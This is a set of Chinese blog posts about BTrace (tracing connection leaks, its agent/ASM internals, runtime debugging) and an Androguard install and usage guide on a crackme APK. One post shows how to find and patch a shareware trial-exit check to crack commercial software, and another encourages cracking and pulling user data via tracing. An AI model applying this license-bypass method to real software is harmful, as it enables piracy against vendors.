7. java.lang.Thread.run(Thread.java:619)
8. One  connection  is  opened!
9. ..................
10.Total  opened  connection:61
11.Total  closed  connection:57
```

部分无用内容有删减，发现总共获取了 61 次 connection，释放了 57 次 connection，com.**************************.dao.UserDAO.checkUserState(UserDAO.java:142) 该方法没有释放连接，最终定位出了有问题的方法。

http://blog.csdn.net/mgoann/article/details/7268657

BTrace 系列之四：破解案例

BTrace 系列之四：破解案例
破解案例
破解思路：使用 BTrace 可以轻松的对 Java 软件达到破解的目的。
1.捕捉某些征兆：大家都知道共享软件在未授权的情况下使用，软件开发者未了使得更多的客户购买使用，会强制使用一些手段包括对软件功能进行限制，对软件使用失效进行限制，对软件进行不友好的标注，那么这些就是我们要捕捉的征兆，可是凡是有利就有弊，软件开发者对用种种限制或提示，以此来提醒或者逼迫使用者进行购买使用，确实在某种程度上可以增加软件的销售量，但是也正是因为这些征兆使用软件破解成为一种可能。这些征兆也成为一些不法分子的破解共享软件的入口。
2.使用 BTrace 进行跟踪：捕捉好征兆后就可以使用 BTrace 利器对于这些征兆进行捕捉了，主要是通过 BTrace 将这些征兆的判断逻辑捕获到。
3.修改判断逻辑进行破解：相对来说这一步骤较为简单了，通过步骤 2 找到了判断逻辑位置，通过对相应的位置进行反编译，然后进行修改即可。或者是使用 ASM 进行字节码修改。
使用反编译的情况是，字节码没有进过严重混淆，有些共享软件开发者会使用一些工具对字节码进行混淆，不同的工具混淆程度也不一样，同样字典也不一样，但是可以确定的一件事就是反编译的难度加大了，同样导致修改判断逻辑难度加大。
实际案例
下面就根据上述的思路进行某共享软件的破解。
某软件在未购买软件的情况下使用，会有 2 小时后自动退出的问题，导致严重影响了客户体验。而且或有不友好的提示。对于我们来说 2 小时的自动退出就是一个不错的征兆，那么退出自然是通过 System.exit(0)来实现的，并且在退出前还有一些提示，那么这样就可以在跟踪到多处 System.exit(0)之后，在根据提示信息来进行区分，到底哪些才是我们真正想要的征兆。
使用 BTrace 脚本：

```
/* BTrace Script Template */
import com.sun.btrace.annotations.*;
import static com.sun.btrace.BTraceUtils.*;

@BTrace
public class TracingScript {
    /* put your code here */
    @OnMethod(clazz="+java.lang.Object", method="/.*/", location=@Location(value=Kind.CALL, clazz="java.lang.System", method="exit"))
    public static void trace(@ProbeClassName String className, @ProbeMethodName String methodName)
    {
        println("****************************************");
        print(className);
        println(Strings.strcat(".", methodName));
}
```

输出：

XXX.XXX.A.G.B
反编译该 class

```
static void B(String paramString)
    {
        if (N)
            return;
        N = true;
        SwingUtilities.invokeLater(new Runnable(paramString)
        {
            public void run()
            {
                JOptionPane.showMessageDialog(null, C.this
                        + ", System will exit.");
                System.exit(0);
            }
        });
    }
```

发现是这个方法调用的 System.exit(0)，接下来就很简单了，只要将该 class 修改后替换原来的 class 文件即可。
http://blog.csdn.net/mgoann/article/details/7282552

BTrace 系列之五：实现原理

原理简介

BTrace 的实现原理其实早有博文阐述，详细见这里。

我在这里只所以在此进行阐述是想带着大家思考一下这些原理的背后，我们是否也能够运用这些原理去实现一些意想不到的事情，其实就是一个抛砖引玉的过程，希望大家能够多多进行讨论，搞出一些开源的好的工具也没准。

BTrace 整个实现的原理是 Java Agent+ASM+Java instrument+ Java Complier Api

首先来阐述一下各个原理：

Java Agent 技术：

代理被部署为 JAR 文件。JAR 文件清单中的属性指定将被加载以启动代理的代理类。对于支持命令行接口的实现，可以在命令行指定一个选项来启动代理。实现也支持在 VM 启动后某一时刻启动代理的机制。例如，实现可以提供一种机制，允许某种工具连接 到运行的应用程序，并将该工具代理的加载初启到该应用程序中。如何初启加载的细节与实现有关。

对于使用命令行接口的实现，可以将以下选项添加到命令行来启动代理：

-javaagent:jarpath[=options]

jarpath 是代理 JAR 文件的路径。 options 是代理选项。此开关可以在同一代码行使用多次，从而创建多个代理。多个代理可以使用相同的 jarpath。代理 JAR 文件必须遵守 JAR 文件规范。

代理 JAR 文件的清单必须包含 Premain-Class 属性。此属性的值是代理类 的名称。代理类必须实现公共静态 premain 方法，该方法的原理与 main 应用程序入口点类似。在 Java 虚拟机 (JVM) 初始化后，每个 premain 方法将按照指定代理的顺序调用，然后将调用实际的应用程序 main 方法。每个 premain 方法必须按照依次进行的启动顺序返回。

premain 方法有两种可能的签名。JVM 首先尝试在代理类上调用以下方法：

public static void premain(String agentArgs, Instrumentation inst);

如果代理类没有实现此方法，那么 JVM 将尝试调用：

public static void premain(String agentArgs);

如果代理在 VM 启动之后启动，那么代理类还有一个要使用的 agentmain 方法。如果是使用命令行选项启动代理，那么 agentmain 方法将不会被调用。

代理类将被系统类加载器加载（参见 ClassLoader.getSystemClassLoader）。系统类加载器是通常加载包含应用程序 main 方法的类的类加载器。 premain 方法将在与应用程序 main 方法相同的安全性和类加载器规则下运行。不存在代理 premain 方法可以执行的建模限制。任何应用程序 main 可以执行的事情（包括创建线程）对于 premain 都是合法的。

每个代理通过 agentArgs 参数传递其代理选项。代理选项作为单个字符串传递，任何其他解析应由代理本身执行。

如果该代理不能被解析（例如，由于无法加载代理类，或者代理类没有恰当的 premain 方法），那么 JVM 将中止。如果 premain 方法抛出未捕获的异常，那么 JVM 将中止。

Premain-Class

如果 JVM 启动时指定了代理，那么此属性指定代理类，即包含 premain 方法的类。如果 JVM 启动时指定了代理，那么此属性是必需的。如果该属性不存在，那么 JVM 将中止。注：此属性是类名，不是文件名或路径。

Agent-Class

如果实现支持 VM 启动之后某一时刻启动代理的机制，那么此属性指定代理类。 即包含 agentmain 方法的类。 此属性是必需的，如果不存在，代理将无法启动。 注：这是类名，而不是文件名或路径。

Boot-Class-Path

由引导类加载器搜索的路径列表。路径表示目录或库（在许多平台上通常作为 JAR 或 zip 库被引用）。查找类的特定于平台的机制失败后，引导类加载器会搜索这些路径。按列出的顺序搜索路径。列表中的路径由一个或多个空格分开。路径使用分层 URI 的路径组件语法。如果该路径以斜杠字符（“/”）开头，则为绝对路径，否则为相对路径。相对路径根据代理 JAR 文件的绝对路径解析。忽略格式不正确的路径和不存在的路径。如果代理是在 VM 启动之后某一时刻启动的，则忽略不表示 JAR 文件的路径。此属性是可选的。

Can-Redefine-Classes

布尔值（true 或 false，与大小写无关）。是否能重定义此代理所需的类。true 以外的值均被视为 false。此属性是可选的，默认值为 false。

Can-Retransform-Classes

布尔值（true 或 false，与大小写无关）。是否能重转换此代理所需的类。true 以外的值均被视为 false。此属性是可选的，默认值为 false。

Can-Set-Native-Method-Prefix

布尔值（true 或 false，与大小写无关）。是否能设置此代理所需的本机方法前缀。true 以外的值均被视为 false。此属性是可选的，默认值为 false。

Java instrument：

实现可以提供一种机制在 VM 启动之后某一时刻启动代理。如何初启的细节是特定于实现的，但通常应用程序已经启动并且其 main 方法已经调用。如果实现支持在 VM 启动之后启动代理，则以下内容适用：

代理 JAR 的清单必须包含属性 Agent-Class。此属性的值是代理类 的名称。代理类必须实现公共静态 agentmain 方法。系统类加载器（ClassLoader.getSystemClassLoader）必须支持将代理 JAR 文件添加到系统类路径的机制。代理 JAR 将被添加到系统类路径。系统类路径是通常加载包含应用程序 main 方法的类的类路径。代理类将被加载，JVM 尝试调用 agentmain 方法。JVM 首先尝试对代理类调用以下方法：

```
public static void agentmain(String agentArgs, Instrumentation inst);
```

如果代理类没有实现此方法，那么 JVM 将尝试调用：

```
public static void agentmain(String agentArgs);
```

如果代理是使用命令行选项启动的，那么代理类还有一个要使用的 agentmain 方法。如果是在 VM 启动之后启动代理，那么 agentmain 方法将不会被调用。

代理通过 agentArgs 参数传递其代理选项。代理选项作为单个字符串传递，任何其它解析应该由代理本身执行。

agentmain 方法应该执行任何启动代理所需的初始化。启动完成时该方法应返回。如果代理无法启动（例如，由于无法加载代理类，或者代理类没有构造 agentmain 方法），那么 JVM 将中止。如果 agentmain 方法抛出未捕获的异常，那么它将被忽略。

脚本解析引擎：

Java Complier Api：JVM 允许我们动态传递.java 文件，使用 JVM 编译 java 生成 class。

代码实现


BTrace 的 jar 包：

btrace-agent.jar

btrace-boot.jar

btrace-client.jar

三个 jar 对应了 BTrace 的工作原理中角色。



整个代码的入口处是：

Com.sun.btrace.client.Main，我们使用 btrace <pid> xxx.java 就是运行的这个类的 main 方法。

Main 方法中主要做了如下四件事情：

1.创建一个客户端；

2.编译 trace 脚本；

3.动态 attach 一个 agent；

4. 创建客户端 Socket 与服务端 Socket 通信。

Java 代码

```
Client client = new Client(port, PROBE_DESC_PATH, DEBUG,
                        TRACK_RETRANSFORM, UNSAFE, DUMP_CLASSES, DUMP_DIR);
                if (!new File(fileName).exists())
                {
                    errorExit("File not found: " + fileName, 1);
                }

                // 进行编译，注意现在还没有使用 ASM 进行字节码修改，只是经过语法校验器的检查
                byte[] code = client.compile(fileName, classPath, includePath);
                if (code == null)
                {
                    errorExit("BTrace compilation failed", 1);
                }

                // 动态的启动 agent
                client.attach(pid);
                registerExitHook(client);
                if (con != null)
                {
                    registerSignalHandler(client);
                }
                if (isDebug())
                    debugPrint("submitting the BTrace program");

                // 启动客户端 Socket 进行链接，将编译后的字节码和参数传输到服务端
                client.submit(fileName, code, btraceArgs,
                        createCommandListener(client));
```

我们具体看下如何进行编译的

Java 代码

```
this.unsafe = unsafe;
        //获取 JVMTI 的编译器
        this.compiler = ToolProvider.getSystemJavaCompiler();
        this.stdManager = compiler.getStandardFileManager(null, null, null);
```

其中 com.sun.btrace.compiler.Compiler 提供了 Main 方法，也可以单独进行编译 BTrace 脚本。

具体用法如下：

Java 代码

```
Usage: btracec <options> <btrace source files>
where possible options include:
  -classpath <path> Specify where to find user class files and annotation processors
  -cp <path>          Specify where to find user class files and annotation processors
  -I <path>           Specify where to find include files
  -d <directory>      Specify where to place generated class files
```

Java 代码

```
// 使用 verifier 进行是 BTrace 脚本的语法校验器，进行例如 no loop 等校验
        Verifier btraceVerifier = new Verifier(unsafe);
```

BTrace 的安全性检查是通过 Verifier 来实现的，规范可参照 JSR 269。只要将该类重写就可以突破 BTrace 的安全限制，不过请慎重，这样可能会影响到目标进程。

Java 代码

```
ClassReader cr = new ClassReader(classBytes.get(name));
                        ClassWriter cw = new ClassWriter(ClassWriter.COMPUTE_FRAMES);
                        cr.accept(new Postprocessor(cw), ClassReader.EXPAND_FRAMES
                                + ClassReader.SKIP_DEBUG);
```

在经过编译之后，使用 ASM 进行了一次字节码的修改，我们看下这个在 Client 端的字节码修改是在做什么操作？

其实客户端并没有对编译好的脚本的字节码进行修改，只是针对其做了一些兼容性，例如，域访问控制器、简写。

到目前为止整个编译过程就进行完了。

接下来该介绍 Agent 技术了。

Java 代码

```
VirtualMachine vm = null;

            vm = VirtualMachine.attach(pid);

            vm.loadAgent(agentPath, agentArgs);
```

这里可以看到就是通过这几行代码，从 BTrace 的客户端，触发了目标 JVM 上的 agent 启动，这样就正式从。

BTrace Agent 分析：

Java 代码

```
public static void premain(String args, Instrumentation inst) {
        main(args, inst);
    }

    public static void agentmain(String args, Instrumentation inst) {
        main(args, inst);
```

```
    }
```

Main：方法中所做的事情就是：

1.添加 boot classpath

Java 代码

```
    inst.appendToBootstrapClassLoaderSearch(new JarFile(new File(path)));

    inst.appendToSystemClassLoaderSearch(new JarFile(new File(path)));
```

2.启动服务端 Socket

Java 代码

```
    ServerSocket ss;
            try {
                if (isDebug()) debugPrint("starting server at " + port);
                System.setProperty("btrace.port", String.valueOf(port));
                if (scriptOutputFile != null && scriptOutputFile.length() > 0) {
                    System.setProperty("btrace.output", scriptOutputFile);
                }
                ss = new ServerSocket(port);
            } catch (IOException ioexp) {
                ioexp.printStackTrace();
                return;
            }
```

3. 注册提供的 class 转换器。

Java 代码


```
    inst.addTransformer(clInitTransformer, false);
            inst.addTransformer(this, true);
```

4.ASM 进行字节码修改，并进行类转换。

Java 代码

```
    Client implements ClassFileTransformer
    public byte[] transform(
                        ClassLoader loader,
                        String cname,
                        Class<?> classBeingRedefined,
                        ProtectionDomain protectionDomain,
                        byte[] classfileBuffer)
            throws IllegalClassFormatException {


    private byte[] instrument(Class clazz, String cname, byte[] target) {
            byte[] instrumentedCode;
            try {
```

```
                ClassWriter writer = InstrumentUtils.newClassWriter(target);
                ClassReader reader = new ClassReader(target);
                Instrumentor i = new Instrumentor(clazz, className,    btraceCode, onMethods, writer);
                InstrumentUtils.accept(reader, i);
                if (Main.isDebug() && !i.hasMatch()) {
                    Main.debugPrint("*WARNING* No method was matched for class " + cname); //
NOI18N
                }
                instrumentedCode = writer.toByteArray();
            } catch (Throwable th) {
                Main.debugPrint(th);
                return null;
            }
            Main.dumpClass(className, cname, instrumentedCode);
            return instrumentedCode;
        }
```



http://blog.csdn.net/mgoann/article/details/7291728

Btrace 调试 Java 代码

之前有一个同学提到了一个需求，就是需要在程序跑起来之后查看程序的调用情况，和一些参数变化，当然，如果 没有部署到生产环境中，我们可以用强大的 Eclipse 使用 Debug 模式进行单步调试。但是一旦部署到了生产环境中， 我们的强大的调试工具就失去了作用。

于是我们可以参考使用 JVisualVM 中的 Btrace。当然本文章的大部分内容都有参考周志明的深入理解 Java 虚拟机 接下来的内容就是简单的介绍下 Btrace 的一个简单的示例。


当然，使用 JVisualVM 连接 JVM 的简单步骤我们就简单的跳过了。我们直接上程序例子。

首先是我们的 Example 代码。

```java
package iot.mike.interview.btrace;

import java.util.Scanner;

public class BtraceExample {

    public static void main(String[] args) {
        Scanner scanner = new Scanner(System.in);
        scanner.nextLine();
        BtraceExample example = new BtraceExample();
        example.justDoIT(100);
        scanner.close();
    }

    public void justDoIT(int userid) {
        System.out.println("Hello World");
        int sum = userid + this.hashCode();
        System.out.println(sum);
    }
}

```

代码很简单，之所以需要在执行之前加入 scanner，只是因为我们需要为之后的 Btrace 嵌入做一个缓冲。然后可以 手动的形式启动我们的代码。

然后我们按下快捷键 ctrl+F11，运行程序，然后就可以在 JVisualVM 中看到我们的程序了。就像这样:



然后右键点击他，然后就是点击 Trace Application，然后就可以看到传说中的 Btrace 代码界面了。就可以看到这个:


需要注意的是，这边遵循的并不是我们常见的 Java 语法，所以需要注意的地方就是，我们写下的每一行代码都需要仔细的 检查，并且写之前需要读 Btrace 的文档。

于是乎，我们写下这样一段代码用来在调用到 iot.mike.interview.btrace.BtraceExample 的 justDoIT 方法的时候在 Btrace 的 控制台输出"调用函数"这四个汉字。我们只需要写下这样的一段代码就可以达到我们的效果。

```
/* BTrace Script Template */
import com.sun.btrace.annotations.*;
import static com.sun.btrace.BTraceUtils.*;

@BTrace
public class TracingScript {

    @OnMethod(clazz="iot.mike.interview.btrace.BtraceExample",
            method="justDoIT",
            location=@Location(Kind.RETURN))
    public static void function(@Self iot.mike.interview.btrace.BtraceExample instace,
                                int userid){
        println("调用函数");
    }
}
```

- 这边出现在方法之上的注解，说明这个方法的调用位置，同时也包含了这个方法调用时的参数。
- 然后就是方法的内容了。这边没有什么好说的了。

点击控制版面上的 start 按钮，就可以泡一杯咖啡，然后静静的等待代码的替换。你会看到如下输出:



然后在我们的 Eclipse 终端输入一句话，激活程序，我们就可以在 Btrace 控制台看到输出了。

这样，我们就成功的在代码运行时动态的添加了调试代码。当然，如果这个技术仅仅用来调试，确实是有点大才小用的遗憾。说到这边， 有的同学应该也已经知道了，我想说的用途了。就是破解程序，使用 Btrace 跟踪程序的调用栈，然后精确定位，精确打击。

这边说个简单的例子， 就说我们刚刚的代码，假设有一个函数，是用来验证用户名的，且用户名是从加密的数据库中读取的，就像我 们的 userid,于是，我们精确定位之后，我们直接打印出这个 userid。

只需要在我们的 Btrace 代码里添加如下的一行代码:

```
/* BTrace Script Template */
import com.sun.btrace.annotations.*;
import static com.sun.btrace.BTraceUtils.*;

@BTrace
public class TracingScript {

    @OnMethod(clazz="iot.mike.interview.btrace.BtraceExample",
            method="justDoIT",
            location=@Location(Kind.RETURN))
    public static void function(@Self iot.mike.interview.btrace.BtraceExample instace,
                                int userid){
        println("调用函数");
        println(strcat("USERID:",str(userid)));
    }
}
```

然后重复上述步骤，分分钟就把用户的信息拿到了，然后通过 CGlib，或者是 Javassist,基于 Javassist 的例子可以看我的博客-Jar 代码注入,然后进行类的替换，然后进行打包，就是一个破解了的程序。简单易学。

就是这样，Java 永远都有好玩的东西等着我们。

本文出自：http://mikecoder.net/， 原文地址：http://mikecoder.net/?post=80，感谢原作者分享。
http://ju.outofmemory.cn/entry/76224

Smali 流程分析工具

恶意软件分析工具包——Androguard

摘至《Android 软件安全与逆向分析》

http://www.ituring.com.cn/article/26968

Androguard 的安装与配置

Androguard 的安装过程比较复杂，而且容易出错，作者自己制作了一个安装有 Androguard 的 Ubuntu 系统镜像 ARE（Android Reverse Engineering）供用户下载使用，不过就目前来说， ARE 默认安装的 Androguard 版本过低，作者又没有更新，已经失去了使用的价值。

目前 Androguard 最新版本为 1.6，笔者以 Ubuntu 10.04 演示，其安装方法如下。

首先下载版本控制软件，用来下载工具源码。执行以下命令：

```
sudo apt-get install subversion mercurial git-core
```

安装下载工具 wget 与解压工具 unzip：

```
sudo apt-get install wget unzip
```

安装 setuptools：

```
cd ~/Downloads
wget http://pypi.python.org/packages/2.6/s/setuptools/setuptools-0.6c11-py2.6.egg
chmod a+x setuptools-0.6c11-py2.6.egg
sudo ./setuptools-0.6c11-py2.6.egg
```

安装依赖库：

```
sudo apt-get install python2.6-dev python-bzutils libbz2-dev libmuparser-dev libsparsehash-dev
python-ptrace python-pygments graphviz liblzma-dev libsnappy-dev
```

安装 pydot：

```
cd ~/Downloads
svn checkout http://pydot.googlecode.com/svn/trunk/ pydot
cd pydot
sudo python setup.py instal
```

安装 psyco：

```
cd ~/Downloads
svn co http://codespeak.net/svn/psyco/dist/ psyco
cd psyco
sudo python setup.py install
```

安装 networkx：

```
cd ~/Downloads
git clone https://github.com/networkx/networkx.git
cd networkx
sudo python setup.py install
```

安装 IPython（注意：最好使用 easy_install 安装，避免 IPython 版本冲突）：

```
sudo easy_install ipython
```

安装 Chilkat：

```
cd ~/Downloads
wget http://www.chilkatsoft.com/download/chilkat-9.3.2-python-2.6-i686
-linux.tar.gz
sudo tar zxvf chilkat-9.3.2-python-2.6-i686-linux.tar.gz -C /
```

安装 python-magic：

```
cd ~/Downloads
git clone git://github.com/ahupp/python-magic.git
cd python-magic
sudo python setup.py install
```

安装 pyfuzzy：

```
cd ~/Downloads
wget http://nchc.dl.sourceforge.net/project/pyfuzzy/pyfuzzy/pyfuzzy-0.1.0
/pyfuzzy-0.1.0.tar.gz
tar zxvf pyfuzzy-0.1.0.tar.gz
cd pyfuzzy-0.1.0
sudo python setup.py install
```

安装 Androguard：

```
hg clone https://androguard.googlecode.com/hg/ androguard
```

下载完 Androguard 源码后，打开 androguard 目录下的 elsim/elsign/formula/Makefile 文件，在 CFLAGS 声明处添加如下代码：

```
CFLAGS += -I/usr/include/muParser
```

打开 androguard 目录下的 elsim/elsign/libelsign/Makefile 文件，在 CFLAGS 声明处添加如下代码：

```
CFLAGS += -I/usr/include/muParser -I/usr/include/python2.6
```

修改完成后在终端提示符下进入 androguard 目录并执行 make，Androguard 就安装配置完成了。

最后说下安装 Mercury，Mercury 需要 Python 2.7 运行环境，笔者 Ubuntu 10.04 的 Python 2.6 无法运行它，这里的安装只做演示，读者在安装有 Python 2.7 的环境下使用下面的命令安装即可。

```
cd <Androguard 目录>
mkdir mercury
wget http://labs.mwrinfosecurity.com/assets/299/mercury-v1.1.zip
unzip mercury-v1.1.zip
```

在安装 Androguard 的时候，各个依赖库的版本差异与网络环境都有可能导致安装失败，随着 Androguard 版本的不断更新，其依赖库也有 可能发生变化，笔者无法保证上述的安装方法能够适应您的操作系统，读者可以严格按照 Androguard 项目的 wiki 安装页的说明进行安装配置，网址 是：
http://code.google.com/p/androguard/wiki/Installation。

Androguard 的使用方法

Androguard 中提供的每个工具都是一个独立的 py 文件，我以上一节中的 crackme0502. apk 与破解后的 crackme0502_cracked.apk 为例，来讲解它们的使用方法。

- androapkinfo.py

androapkinfo.py 用来查看 apk 文件的信息。该工具会输入 apk 文件的包、资源、权限、组件、方法等信息，输出的内容比较详细，建议使用时将输出信息重定向到文件后再进行查看。使用方法：

```
./androapkinfo.py -i ./crackme0502.apk
```

命令执行后输出信息如下。

```
./androapkinfo.py -i ./crackme0502.apk
crackme0502.apk :
FILES:
res/layout/activity_main.xml Android's binary XML -51d837ba
res/menu/activity_main.xml Android's binary XML 2471e50a
AndroidManifest.xml Android's binary XML b5b7132
resources.arsc data 2a26ed7f
res/drawable-hdpi/ic_action_search.png PNG image, 48 x 48, 8-bit colormap,
non-interlaced 64275be8
……
MAIN ACTIVITY:  com.droider.crackme0502.MainActivity
ACTIVITIES:  ['com.droider.crackme0502.MainActivity']
SERVICES:  []
RECEIVERS:  []
PROVIDERS:  []
Native code: False
Dynamic code: False
```

```
Reflection code: True
……
Lcom/droider/crackme0502/MainActivity; <init> ['ANDROID', 'APP']
Lcom/droider/crackme0502/MainActivity; getAnnotations ['ANDROID', 'WIDGET']
Lcom/droider/crackme0502/MainActivity; onCreate ['ANDROID', 'WIDGET',
'APP']
Lcom/droider/crackme0502/MainActivity; onCreateOptionsMenu ['ANDROID',
'VIEW']
Lcom/droider/crackme0502/MyApp; <init> ['ANDROID', 'APP']
Lcom/droider/crackme0502/MyApp; onCreate ['ANDROID', 'OS', 'APP']
```

- androaxml.py

androaxml.py 用来解密 apk 包中的 AndroidManifest.xml 文件。使用方法：

```
./androaxml.py -i ./crackme0502.apk
```

输出结果如下。

```
./androaxml.py -i ./crackme0502.apk
<?xml version="1.0" ?>
<manifest android:versionCode="1" android:versionName="1.0"
package="com.droider.crackme0502"
xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-sdk android:minSdkVersion="8" android:targetSdkVersion="15">
    </uses-sdk>
    <application android:debuggable="true" android:icon="@7F020001"
        android:label="@7F050000" android:name=".MyApp" android:theme=
        "@7F060000">
        <activity android:label="@7F050003" android:name=".MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN">
                </action>
                <category android:name="android.intent.category.LAUNCHER">
                </category>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

- androcsign.py

androcsign.py 用于添加 apk 文件的签名信息到一个数据库文件中。Androguard 工具目录下的 signatures/dbandroguard 文件为收集的恶意软件信息数据库。在开始使用

androcsign.py 前需要为 apk 文件编写一个 sign 文件，这个文件采用 json 格式保存。下面是笔者编写的 crackme0502.apk 的 sign 文件 crackme0502.sign 的内容：

```
[
    {
        "SAMPLE":"apks/crackme0502.apk"
    },
    {
        "BASE":"AndroidOS",
        "NAME":"DroidDream",
        "SIGNATURE":[
            {
                "TYPE":"METHSIM",
                "CN":"Lcom/droider/crackme0502/MainActivity$SNChecker;",
                "MN":"isRegistered",
                "D":"()Z"
            }
        ],
        "BF":"0"
    }
]
```

SAMPLE 指定需要添加信息的 apk 文件。BASE 指定文件运行的系统，目前固定为 AndroidOS。NAME 是该签名的名字。 SIGNATURE 为具体的签名规则，其中 TYPE 用来指定签名的类型，METHSIM 表示的是方法的签名，此外还有 CLASSSIM 表示为类签名；CN 用来指定方法所在的类；MN 指定了方法名；D 指定了方法的签名信息。BF 用来指定签名的检测规则，可以同时满足 1 条或多条，例如，使用 SIGNATURE 定义了 3 条签名规则，当软件的代码同时满足规则 1 或规则 2 且满足规则 3 时说明样本符合检测条件，那么 BF 可定义为“"BF" : "(0 or 1) and 2"”。

在 Androguard 目录下新建一个 apks 目录，将 crackme0502.apk 复制进去，然后将 crackme- 0502.sign 文件复制到 Androguard 的 signatures 目录下，在终端提示符下执行下面的命令：

```
./androcsign.py -i signatures/crackme0502.sign -o signatures/dbandroguard
```

命令执行后 crackme0502.apk 的信息就存入 dbandroguard 数据库了，输出信息如图 5-11 所示。




图 5-11　androcsign.py 执行效果

- androdd.py

androdd.py 用来生成 apk 文件中每个类的方法的调用流程图。使用方法：

./androdd.py -i ./crackme0502.apk -o ./out -d -f PNG

这里需要使用-o 选项强制指定一个输入目录，-d 指定生成 dot 图形文件，-f 用来指定输出的图片格式，可以是 PNG 或 JPG。不过在笔者的 Ubuntu 10.04 上，该工具并没有很好的工作。

- androdiff.py

androdiff.py 用来比较两个 apk 文件的差异。使用方法如下：

./androdiff.py -i ./crackme0502.apk ./crackme0502_cracked.apk

命令执行后输出结果如下。

```
./androdiff.py -i ./crackme0502.apk ./crackme0502_cracked.apk
……
 [ ('Lcom/droider/crackme0502/MainActivity$2;', 'onClick',
'(Landroid/view/View;)V') ]
<-> [ ('Lcom/droider/crackme0502/MainActivity$2;', 'onClick',
'(Landroid/view/View;)V') ]
onClick-BB@0x0 onClick-BB@0x0
Added Elements(1)
